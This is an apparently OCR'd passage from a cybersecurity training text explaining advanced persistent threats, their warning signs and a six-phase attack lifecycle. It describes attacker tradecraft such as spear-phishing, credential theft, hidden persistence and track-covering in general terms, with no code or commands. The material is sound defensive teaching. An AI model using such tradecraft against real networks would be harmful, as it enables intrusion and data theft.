
  Once an adversary enters the target network, he/she establishes a connection with the server to download malicious code for further attacks. In the initial phase of an APT attack, the adversary creates multiple points of entry through the server to maintain access to the target network. If one point of entry is discovered and patched by the security analyst, then the adversary can use a different entry point.

- **Evading Signature-Based Detection Systems**

  APT attacks are closely related to zero-day exploits, which contain malware that has never been previously discovered or deployed. Thus, APT attacks can easily bypass security mechanisms such as firewalls, antivirus software, IDS/IPS, and email spam filters.

- **Specific Warning Signs**

  APT attacks are usually impossible to detect. However, some indications of an attack include inexplicable user account activities, the presence of a backdoor Trojan for maintaining access to the network, unusual file transfers and file uploads, unusual database activities, etc.



Advanced Persistent Threat Lifecycle

Cleanup
- Cover tracks
- Remain undetected

Preparation
- Define target
- Research target
- Organize team
- Build or attain tools
- Test for detection

Initial Intrusion
- Deployment of malware
- Establishment of outbound connection

Expansion
- Expand access
- Obtain credentials

Persistence
- Maintain access

Search and Exfiltration
- Exfiltration data

Advanced Persistent Threat Lifecycle

In the current threat landscape, organizations need to pay greater attention to APTs. APTs may target an organization's IT assets, financial assets, intellectual property, and reputation. Commonly used security and defensive controls will not suffice to prevent such attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Thus, they can evade the security controls of the target organization.

To launch an APT attack, attackers follow a certain set of phases to target, penetrate, and exploit an organization's network. Attackers must follow each phase step by step to successfully compromise and gain access to the target system.

The various phases of the APT lifecycle are as follows:

1. **Preparation**

   The first phase of the APT lifecycle is preparation, where an adversary defines the target, performs extensive research on the target, organizes a team, builds or attains tools, and performs tests for detection. APT attacks usually require a high level of preparation, as the adversary cannot risk detection by the target's network security. Additional resources and data may be necessary before carrying out the attack. An attacker needs to perform highly complex operations before executing the attack plan against the target organization.

2. **Initial Intrusion**

   The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate but they contain malicious links or attachments containing executable malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.

3. **Expansion**

   The primary objectives of this phase are expanding access to the target network and obtaining credentials. If the attacker's aim is to exploit and gain access to a single system, then there is no need for expansion. However, in most cases, the objective of an attacker is to access multiple systems using a single compromised system. In this scenario, the first step performed by an attacker after an initial compromise is to expand access to the target systems. The main objective of the attacker in this phase is to obtain administrative login credentials to escalate privileges and to gain further access to the systems in the network. For this purpose, the attacker tries to obtain administrative privileges for the initial target system from cached credentials and uses these credentials to gain and maintain access to other systems in the network. When attackers are unable to obtain valid credentials, they use other techniques such as social engineering, exploiting vulnerabilities, and distributing infected USB devices. After the attacker obtains the target's account credentials, it is difficult to track his/her movement in the network, as he/she uses a legitimate username and password.

   This expansion phase supports other phases of the APT lifecycle. In the search and exfiltration phase, the attacker can obtain the target data by gaining access to the systems. Attackers identify systems that can be used for installing persistence mechanisms and identify appropriate systems in the network that can be leveraged to exfiltrate data.

4. **Persistence**

   This phase involves maintaining access to the target system, starting from evading endpoint security devices such as IDS and firewalls, entering into the network, and establishing access to the system, until there is no further use of the data and assets.

   To maintain access to the target system, attackers follow certain techniques or procedures, which include use of customized malware and repackaging tools. These tools are designed such that they cannot be detected by the antivirus software or security tools of the target. To maintain persistence, attackers use customized malware that includes services, executables, and drivers installed on various systems in the target network. Another way to maintain persistence is finding locations for installing the malware that are not frequently examined. These locations include routers, servers, firewalls, printers, etc.

5. Search and Exfiltration

In this phase, an attacker achieves the ultimate goal of network exploitation, which is generally to gain access to a resource that can be used for performing further attacks or using that resource for financial gain. In general, attackers target specific data or documents before launching an attack. However, in some cases, although attackers determine that crucial data are available in the target network, they are unaware of the location of the data. A common method for search and exfiltration is to steal all the data including important documents, emails, shared drives, and other types of data present on the target network. Data can also be gathered using automated tools such as network sniffers. Attackers use encryption techniques to evade data loss prevention (DLP) technologies in the target network.

6. Cleanup

This is the last phase, where an attacker performs certain actions to prevent detection and remove evidence of compromise. Techniques used by the attacker to cover his/her tracks include evading detection, eliminating evidence of intrusion, and hiding the target of the attack and attacker details. In some cases, these techniques also include manipulating the data in the target environment to mislead security analysts.

It is imperative for attackers to make the system appear as it was before they gained access to it and compromised the network. Therefore, it is essential for an attacker to cover his/her tracks and remain undetected by security analysts. Attackers can change any file attributes back to their original state. Information listed, such as file size and date, is just attribute information contained in the file.


